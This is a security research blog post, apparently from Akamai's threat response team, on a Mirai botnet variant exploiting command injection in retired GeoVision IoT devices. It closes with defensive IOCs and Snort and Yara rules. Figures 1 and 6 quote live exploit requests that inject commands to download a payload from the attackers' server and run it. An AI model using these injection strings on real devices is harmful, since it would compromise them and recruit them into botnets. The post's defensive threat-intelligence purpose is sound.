Here Comes Mirai: IoT Devices RSVP to Active Exploitation

akamai.com/blog/security-research/active-exploitation-mirai-geovision-iot-botnet

Products

Security

Security

Learn more

App and API Security

API Security

Discover and monitor API behavior to respond to threats and abuse

App & API Protector

Protect web apps and APIs from DDoS, bots, and OWASP Top 10 exploits

Firewall for AI

AI security for LLMs and modern apps in hybrid environments

Client-Side Protection & Compliance

Assist with PCI compliance and protect against client-side attacks

Zero Trust Security

Akamai Guardicore Platform

One Zero Trust platform for coverage, visibility, and granular control.

Akamai Guardicore Segmentation

Mitigate risk in your network with granular, flexible segmentation

Secure Internet Access

Proactively protect against zero-day malware and phishing

Akamai Hunt

Stop the most evasive threats with proactive threat hunting

Enterprise Application Access

Granular application access based on identity and context

Akamai MFA

Harden against account takeovers and data breaches with phish-proof MFA

Bot & Abuse Protection

Account Protector

Mitigate account abuse and grow your digital business

Content Protector

Stop scrapers, protect intellectual property, and increase conversion

Brand Protector

Detect and mitigate fraudulent representations of your brand

Bot Manager

Welcome the bots you want and mitigate those you don’t

Identity Cloud

Add secure, cloud-based identity management to your websites or apps

INFRASTRUCTURE SECURITY

Edge DNS

External authoritative solution for your DNS infrastructure

Prolexic

Protect your infrastructure from distributed denial-of-service attacks

IP Accelerator

Boost network performance and security for IP-based applications

DNS Posture Management

Strengthen DNS security with visibility, insights, and remediation.

Cloud Computing

Compute

Build, release, and scale faster with VMs for every workload

See all

Create a Cloud Account
Content Delivery

Content Delivery

Learn more

APPLICATION PERFORMANCE

Ion

Improve the performance and reliability of your website at scale

API Acceleration

Improve the performance and reliability of your APIs at scale

IP Accelerator

Boost network performance and security for IP-based applications

MEDIA DELIVERY

Adaptive Media Delivery

High-quality video delivery for any screen to global audiences

Download Delivery

Deliver large file downloads flawlessly, every time, at global scale

EDGE APPLICATIONS

EdgeWorkers

Execute custom JavaScript at the edge, near users, to optimize UX

EdgeKV

Distributed key-value store database at the edge

Image & Video Manager

Automatically optimize images and video for every user, on any device

Cloudlets

Predefined apps that run at the edge for specific business needs

Cloud Wrapper

Use an efficient caching layer to improve origin offload

Global Traffic Management

Optimize performance with intelligent load balancing

MONITORING, REPORTING, AND TESTING

DataStream

Low-latency data feed for visibility and ingest into third-party tools

mPulse

Measure the business impact of real user experiences in real time

CloudTest

Site and application load testing at global scale

Solutions

1. Use Cases
2. Industry Solutions

+1-8774252624

Use Cases

CLOUD COMPUTING

Media

Deliver an engaging, interactive video experience

SaaS

Build with portability, performance, and efficiency from cloud to client

Gaming

Improve the gamer experience with low latency and high availability

SECURITY

Cybersecurity Compliance

Secure your business and reduce compliance complexity

Ransomware Protection

Mitigate attacks by limiting malware ingress and stopping lateral movement

Secure Apps and APIs

Build trust and drive growth with end-to-end protection

DNS Delivery and Security

Ensure responsive, resilient, and secure services and applications

Zero Trust

Solutions for comprehensive coverage, visibility and control

DDoS Protection

Protect your infrastructure from DDoS and DNS attacks

Bot & Abuse Protection

Stop account abuse, sophisticated bot attacks, and brand impersonation

CONTENT DELIVERY

App and API Performance

Improve user engagement through app & API optimization

Media Delivery

Deliver seamless streaming and download experiences to any device

Edge Compute

Build and deploy on the world's most distributed edge platform

Industry Solutions

Media and Entertainment

Retail, Travel, and Hospitality

Financial Services

Healthcare and Life Sciences

Public Sector

Games

iGaming and Sports Betting

Publishing

Service Providers

Why Akamai

Company

See how we power and protect life online

Learn more

Resources

Library

Library

See all

Product Briefs

Reference Architectures

Customer Stories

Ebooks

White Papers

Webinars

Videos

Learn

Learning Hub

Educational resources and training for Akamai products and services

Glossary

Key concepts in security, cloud computing, and content delivery

Security Research

Akamai Security Research

Insights and intelligence from the Akamai Security Intelligence Group

State of the Internet (SOTI) Reports

In-depth analysis of the latest cybersecurity research and trends

Partners

1. Find a Partner
2. Become a Partner
3. Cloud Computing Marketplace

+1-8774252624

Find a Partner

Why Choose an Akamai Partner

Learn about our industry-leading ecosystem of partners

Partner Directory

Find a channel or technology partner

Become a Partner

Channel Partners

Unlock more profit, focus on what matters, and deliver with confidence

Technology Partners

Create more value for joint customers with seamless integrations

Contact Us

Written by

Kyle Lefton


May 06, 2025

Written by

Kyle Lefton

Kyle Lefton is a security researcher on Akamai's Security Intelligence Response Team. Formerly an intelligence analyst for the Department of Defense, Kyle has experience in cyber defense, threat research, and counter-intelligence, spanning several years. He takes pride in investigating emerging threats, vulnerability research, and threat group mapping. In his free time, he enjoys spending time with friends and family, strategy games, and hiking in the great outdoors.

Share



We also observed this botnet attempting to exploit a variety of other vulnerabilities in our honeypots.

Executive summary

- The Akamai Security Intelligence and Response Team (SIRT) has identified active exploitation of command injection vulnerabilities CVE-2024-6047 and CVE-2024-11120 against discontinued GeoVision Internet of Things (IoT) devices.
- The SIRT first identified activity in our honeypots in April 2025. This is the first reported active exploitation of these vulnerabilities since the initial disclosure in June 2024 and November 2024, respectively.
- The botnet that is exploiting this vulnerability has also leveraged several other known vulnerabilities, including the DigiEver vulnerability we reported on previously.

  We have included a list of indicators of compromise (IOCs) in this blog post to assist in defense against this threat.

Jump to the IOCs

Introduction

Endpoints have been forcibly saying “I do” to Mirai since 2016, and some retired GeoVision devices are among the latest “proposals.” In early April 2025, the Akamai SIRT discovered activity targeting the URI */DateSetting.cgi* in our global network of honeypots.

After further investigation, we were able to attribute this activity to command injection vulnerabilities (CVE-2024-6047 and CVE-2024-11120) that were previously disclosed in GeoVision devices.

Despite being “known” vulnerabilities, there was little more than the assigned CVE numbers actually known about them, at least publicly. Attribution — along with the scope of the threat, which is limited to retired GeoVision IoT devices — was ultimately validated directly by the vendor.

The vulnerability

The exploit targets the */DateSetting.cgi* endpoint in GeoVision IoT devices, and injects commands into the *szSrvIpAddr* parameter. **Certain discontinued GeoVision devices fail to properly filter user input for this parameter, which allows unauthenticated remote attackers to inject and execute arbitrary system commands on a target system**.

This command injection is tracked through both CVE-2024-6047 and CVE-2024-11120. These were originally reported back in June 2024 and November 2024, respectively, but the technical details were not disclosed, information was sparse, and there were no publicized records of active exploitation.

Active exploitation

The earliest exploit attempt targeting this URI that the Akamai SIRT observed was in early April 2025.

Once we decoded the payload, we found that the botnet is injecting commands into the szSrvIpAddr option to download and execute an ARM-based Mirai malware file named “boatnet”, which is a common Mirai nomenclature (Figure 1).

```
  /DateSetting.cgi dwTimeZone=2&dwGainType=0&szSrvIpAddr=time.windows.com;$(cd
/tmp;wget http://176.65.144[.]253/hiddenbin/boatnet.arm7;chmod 777
boatnet.arm7;./boatnet.arm7
geovision;)&NTP_Update_time_hh=5&NTP_Update_time_mm=10&szDateM=2024/08/07&szTimeM=14:
25:16&bDateFomat=0&bDateFormatMisc=0&dwIsDelay=1&Montype=0&submit=Apply
```

Fig. 1: Commands to download and execute an ARM-based Mirai malware file named “boatnet”

This exploit downloads and executes a Mirai-based malware variant called LZRD. The most common way to identify this variant is via the unique string it prints to the target machine’s console upon execution of the malware (Figure 2).




Fig. 2: Console string printed upon malware's execution

This was further supported by several observed attack functions that were consistent with other Mirai variants (Figure 3).

```
sym.attack_udp_plain
sym.attack_get_opt_ip
sym.attack_tcp_ack
sym.attack_method_nfo
sym.attack_method_raw
sym.attack_method_hexflood
sym.attack_method_tcp
sym.attack_method_udphex
sym.attack_method_udphex
sym.attack_udp_custom
sym.attack_tcp_stomp
sym.attack_method_tcpxmas
sym.attack_tcp_syn
sym.attack_get_opt_int
sym.attack_method_std
sym.attack_method_ovhdrop
sym.attack_get_opt_str
sym.attack_method_ovh
sym.attack_method_nudp
sym.attack_tcp_bypass
sym.attack_method_stdhex
```

Fig. 3: Attack functions from the LZRD Mirai malware

That wasn't all. Throughout the analysis we also uncovered a hard-coded command and control (C2) IP address in the *sym.resolve_cnc_addr()* function (Figure 4).




Fig. 4: Hard-coded C2 IP address from the malware's sym.resolve_cnc_addr() function

During our investigation of the botnet's C2 infrastructure, we noticed a banner message on some of the C2 server ports, which were likely associated with part of the botnet's C2 communication. **We were able to fingerprint additional botnet infrastructure using a Censys query derived from this banner: *services.banner="*[?1049h*0;Please enter your credentials*"***.

The banner message in Figure 5 is similar to the InfectedSlurs message we reported on in 2023 (*Infected Slurs/TBOTNET*). Security researcher Fox_threatintel had made the connection to that earlier botnet in January 2024, and the remnants of that seem to still be going strong. Although the queries that researcher provided no longer yield any results, the banner strings are rather similar, which supports the association.

```
00000000: 1b 5b 3f 31 30 34 39 68  ff fb 01 ff fb 03 ff fc  |.[?1049h........|
00000010: 22 1b 5d 30 3b 50 6c 65  61 73 65 20 65 6e 74 65  |".]0;Please ente|
00000020: 72 20 79 6f 75 72 20 63  72 65 64 65 6e 74 69 61  |r your credentia|
00000030: 6c 73 2e 07 1b 5b 32 4a  1b 5b 31 48 1b 5b 31 3b  |ls...[2J.[1H.[1;|
00000040: 33 31 6d 55 73 65 72 6e  61 6d 65 20 1b 5b 31 3b  |31mUsername .[1;|
00000050: 33 37 6d 3e 20 1b 5b 30  6d 35 2e 32 34 30 3a 33  |37m> .[0m5.240:3|
00000060: 37 37 38 0d 0a 0d 0a 1b  5b 31 3b 33 31 6d 50 61  |778.....[1;31mPa|
00000070: 73 73 77 6f 72 64 20 1b  5b 31 3b 33 37 6d 3e 20  |ssword .[1;37m> |
00000080: 1b 5b 30 6d 0d 0a 0d 0a  1b 5d 30 3b 57 61 69 74  |.[0m.....]0;Wait|
00000090: 69 6e 67 2e 2e 2e 07 0d  1b 5b 30 3b 33 36 6d f0  |ing......[0;36m.|
000000A0: 9f 92 ab 20 1b 5b 31 3b  33 30 6d 56 1b 5d 30 3b  |... .[1;30mV.]0;|
000000B0: 57 61 69 74 69 6e 67 2e  2e 2e 07 0d 1b 5b 30 3b  |Waiting......[0;|
000000C0: 33 36 6d f0 9f 92 ab 20  1b 5b 31 3b 33 30 6d 65  |36m.... .[1;30me|
000000D0: 1b 5d 30 3b 57 61 69 74  69 6e 67 2e 2e 2e 07 0d  |.]0;Waiting.....|
000000E0: 1b 5b 30 3b 33 36 6d f0  9f 92 ab 20 1b 5b 31 3b  |.[0;36m.... .[1;|
000000F0: 33 30 6d 72 1b 5d 30 3b  57 61 69 74 69 6e 67 2e  |30mr.]0;Waiting.|
00000100: 2e 2e 07 0d 1b 5b 30 3b  33 36 6d f0 9f 92 ab 20  |.....[0;36m.... |
00000110: 1b 5b 31 3b 33 30 6d 69  1b 5d 30 3b 57 61 69 74  |.[1;30mi.]0;Wait|
00000120: 69 6e 67 2e 2e 2e 07 0d  1b 5b 30 3b 33 36 6d f0  |ing......[0;36m.|
00000130: 9f 92 ab 20 1b 5b 31 3b  33 30 6d 66 1b 5d 30 3b  |... .[1;30mf.]0;|
00000140: 57 61 69 74 69 6e 67 2e  2e 2e 07 0d 1b 5b 30 3b  |Waiting......[0;|
00000150: 33 36 6d f0 9f 92 ab 20  1b 5b 31 3b 33 30 6d 79  |36m.... .[1;30my|
00000160: 1b 5d 30 3b 57 61 69 74  69 6e 67 2e 2e 2e 07 0d  |.]0;Waiting.....|
```

Fig. 5: Banner message on C2 port on the botnet's C2 server

Additional vulnerabilities exploited

We also observed this botnet attempting to exploit a variety of other vulnerabilities in our honeypots. This includes a hadoop YARN vulnerability, the ZTE ZXV10 H108L Router exploit, CVE-2018-10561, and the DigiEver vulnerability we reported on previously (Figure 6).

```
  /cgi-bin/cgi_main.cgi

  cgiName=time_tzsetup.cgi&page=/cfg_system_time.htm&id=69&ntp=`curl --output wget.sh
http://176.65.144[.]253/digi.sh; chmod 777 *;
./wget.sh`&ntp1=time.stdtime.gov.tw&ntp2=`curl --output wget.sh
http://176.65.144[.]253/digi.sh; chmod 777 *;
./wget.sh`&isEnabled=0&timeDiff=+9&ntpAutoSync=1&ntpSyncMode=1&day=0&hour=0&min=0&syn
cDiff=30
```

Fig. 6: DigiEver vulnerability exploited

Conclusion

Mirai-based botnets continue to be a call for divorce for many organizations, and the prevalence of outdated IoT devices help propagate this threat. Like security researchers, some threat actors keep up to date on the latest vulnerability disclosures relevant to their illicit activities. New remote code execution or command injection vulnerabilities that affect IoT devices are a prime target for these threat actors to research and exploit.

One of the most effective ways for cybercriminals to start assembling a botnet is to target poorly secured and outdated firmware on older devices. There are many hardware manufacturers who do not issue patches for retired devices (in some cases, the manufacturer itself may be defunct). We were told that the affected GeoVision models are retired and will not be receiving further updates.

In circumstances in which security patches are unavailable and unlikely to come, we recommend breaking up with your vulnerable devices and upgrading to a newer model.

Keep up with us

The Akamai SIRT will continue to monitor and report on threats like this for both our customers and the security community at large. To keep up with the SIRT and other publications from the Akamai Security Intelligence Group, check out our research home page and follow us on social media.

IOCs

We've included a list of IOCs, as well as Snort and Yara rules, to aid defenders.

Snort rules for network IOCs

Snort rules for C2 IPs

```
  alert ip any any -> [209.141.44.28, 51.38.137.114, 176.65.144.253, 176.65.144.232,
198.23.212.246] any (
    msg:"Possible Botnet C2 Infrastructure Activity - Suspicious IP";
    sid:2000001;
    rev:1;
    threshold:type limit, track by_src, count 1, seconds 600;
    classtype:trojan-activity;
    metadata:service http, malware;
)
```

Snort rules for C2 domain resolution detection (Botnet #2)

```
  alert http any any -> any any (
    msg:"Possible Botnet C2 or Malware Distribution - connect.antiwifi.dev";
    content:"connect.antiwifi.dev"; http_host; nocase;
    sid:2000002; rev:1;
    classtype:trojan-activity;
    metadata:service http, malware;
)
```

Yara rules for malware samples

```
  rule Botnet_Indicators
{
    meta:
        description = "Detects botnet malware samples and network-based indicators"
        date = "2025-04-22"
        severity = "high"

    strings:
        // Network Indicators (IP & Domain)
        $ip1 = "209.141.44.28"
        $ip2 = "51.38.137.114"
        $ip3 = "176.65.144.253"
        $ip4 = "176.65.144.232"
        $ip5 = "198.23.212.246"
        $domain1 = "connect.antiwifi.dev"

    condition:
        any of (
            // SHA256 Hash Matches
            hash.sha256(0, filesize) ==
"f05247a2322e212513ee08b2e8513f4c764bde7b30831736dfc927097baf6714",
            hash.sha256(0, filesize) ==
"11c0447f524d0fcb3be2cd0fbd23eb2cc2045f374b70c9c029708a9f2f4a4114",
            hash.sha256(0, filesize) ==
"8df660bd1722a09c45fb213e591d1dab73f24d240c456865fe0e2dc85573d85e",
            hash.sha256(0, filesize) ==
"ecc794a86dcc51b1f74d8b1eb9e7e0158381faadaf4cb4ee8febd4ba17fd2516",
            hash.sha256(0, filesize) ==
"03b1506c474a6f62f2e2b73ba4995b14da70b27e6d0aaea92638197e94d937c3",
            hash.sha256(0, filesize) ==
"0333c6ac43c6e977e9a1c5071194d3cf8aa01222194c6e7f2fd13e631d03522d",
            hash.sha256(0, filesize) ==
"7a8a46ace3b9261c2c7a399dcae037ce4f185f52f94b893d5bc00cd1228fb13a",
            hash.sha256(0, filesize) ==
"50c5b6c971c503240b91787d31f9314ded38d4f2700ff90deb032478b30aa0c5",
            hash.sha256(0, filesize) ==
"bb2ab0879282c5c7f92a51e6482d3eb60a84ab184eca258ea550d9ed04bc5eda",
            hash.sha256(0, filesize) ==
"074a261bf281da36cc91cd13f86c7a8f75fdf96807d525c24b22c48fe01584a3",
            hash.sha256(0, filesize) ==
"5e721c013a6e8b2246aae86974f2163d3b57a7e6608a318ab84c44b1650e650a",
            hash.sha256(0, filesize) ==
"de3c9ecb51564e4298ce7e4ff749be0a42d37824d2fd3d5b7fbab86a04105b88",
            hash.sha256(0, filesize) ==
"aaba1ce1f182122a7ea05683623ab2d9bd05a3507e0dfc95e8e4165f629f80a8",
            hash.sha256(0, filesize) ==
"3f465182b5c594784e406a6a5de2f398bcc2e2ffc92d049a7990f37c267550a6",
            hash.sha256(0, filesize) ==
"3d6a544b1f03df23e734a65b9f1e808ff513ad881f09745a3959d696075c057e",
            hash.sha256(0, filesize) ==
"5180e3050a4a5cff52dcd8e8bb39fb6cf59a264a8fb6ddcc239615b340f1b99a",
            hash.sha256(0, filesize) ==
```

```
"2cc4d952856a8f2e1dd73b175d730d9cc7a04c73cf6452c8d0411eedf3aed5d5",
            hash.sha256(0, filesize) ==
"dc21419b73566651b4c1e85879c0c98a4dcff8f7d206d9a97882200503658e9c",
            hash.sha256(0, filesize) ==
"866b2dbbd1978be007460835e8f3d2e02c1b321f856a18ba3e53030d4effe69a",
            hash.sha256(0, filesize) ==
"64ca8dd1a2702e0463bab19a0b826f79c55cfd46e4e1b41c6c33d7e7aa2c7530",
            hash.sha256(0, filesize) ==
"9f05425478d03e4a2fd5b990fe5625d93c468b80a3880bb52475aa7561548582",
            hash.sha256(0, filesize) ==
"bf6984ccc9fb21beba3f492420901be0b0bace8d4530e6d2850f039622f1b96f",
            hash.sha256(0, filesize) ==
"58f7d61e3e474d5f5eccbba79556070220f52fa011b7cd24bdd96c23c338cd4b",
            // Network-based Indicator Matches
            any of ($ip1, $domain1)
        )
}
```

IPv4 addresses

```
209.141.44.28
51.38.137.114
176.65.144.253
176.65.144.232
198.23.212.246
```

Domains for C2

```
connect.antiwifi.dev
```

SHA256 hashes

```
f05247a2322e212513ee08b2e8513f4c764bde7b30831736dfc927097baf6714
11c0447f524d0fcb3be2cd0fbd23eb2cc2045f374b70c9c029708a9f2f4a4114
8df660bd1722a09c45fb213e591d1dab73f24d240c456865fe0e2dc85573d85e
ecc794a86dcc51b1f74d8b1eb9e7e0158381faadaf4cb4ee8febd4ba17fd2516
03b1506c474a6f62f2e2b73ba4995b14da70b27e6d0aaea92638197e94d937c3
0333c6ac43c6e977e9a1c5071194d3cf8aa01222194c6e7f2fd13e631d03522d
7a8a46ace3b9261c2c7a399dcae037ce4f185f52f94b893d5bc00cd1228fb13a
50c5b6c971c503240b91787d31f9314ded38d4f2700ff90deb032478b30aa0c5
bb2ab0879282c5c7f92a51e6482d3eb60a84ab184eca258ea550d9ed04bc5eda
074a261bf281da36cc91cd13f86c7a8f75fdf96807d525c24b22c48fe01584a3
5e721c013a6e8b2246aae86974f2163d3b57a7e6608a318ab84c44b1650e650a
de3c9ecb51564e4298ce7e4ff749be0a42d37824d2fd3d5b7fbab86a04105b88
aaba1ce1f182122a7ea05683623ab2d9bd05a3507e0dfc95e8e4165f629f80a8
3f465182b5c594784e406a6a5de2f398bcc2e2ffc92d049a7990f37c267550a6
3d6a544b1f03df23e734a65b9f1e808ff513ad881f09745a3959d696075c057e
5180e3050a4a5cff52dcd8e8bb39fb6cf59a264a8fb6ddcc239615b340f1b99a
2cc4d952856a8f2e1dd73b175d730d9cc7a04c73cf6452c8d0411eedf3aed5d5
dc21419b73566651b4c1e85879c0c98a4dcff8f7d206d9a97882200503658e9c
866b2dbbd1978be007460835e8f3d2e02c1b321f856a18ba3e53030d4effe69a
64ca8dd1a2702e0463bab19a0b826f79c55cfd46e4e1b41c6c33d7e7aa2c7530
9f05425478d03e4a2fd5b990fe5625d93c468b80a3880bb52475aa7561548582
bf6984ccc9fb21beba3f492420901be0b0bace8d4530e6d2850f039622f1b96f
58f7d61e3e474d5f5eccbba79556070220f52fa011b7cd24bdd96c23c338cd4b
```

[See more Mirai]

Written by

[Kyle Lefton]

May 06, 2025

Written by

[Kyle Lefton]

Kyle Lefton is a security researcher on Akamai's Security Intelligence Response Team. Formerly an intelligence analyst for the Department of Defense, Kyle has experience in cyber defense, threat research, and counter-intelligence, spanning several years. He takes pride in investigating emerging threats, vulnerability research, and threat group mapping. In his free time, he enjoys spending time with friends and family, strategy games, and hiking in the great outdoors.